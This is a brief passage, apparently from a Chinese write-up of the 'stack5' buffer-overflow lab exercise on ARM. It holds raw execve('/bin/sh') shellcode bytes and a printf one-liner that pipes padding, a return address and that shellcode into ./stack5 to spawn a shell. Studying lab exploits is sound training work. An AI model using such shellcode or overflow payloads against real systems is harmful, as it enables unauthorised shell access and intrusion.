\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x78
因此可以这样:
printf '11111111111111111111111111111111111111111111111111111111111111111111\xf0\xf1\xff\xbe\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x78' | ./stack5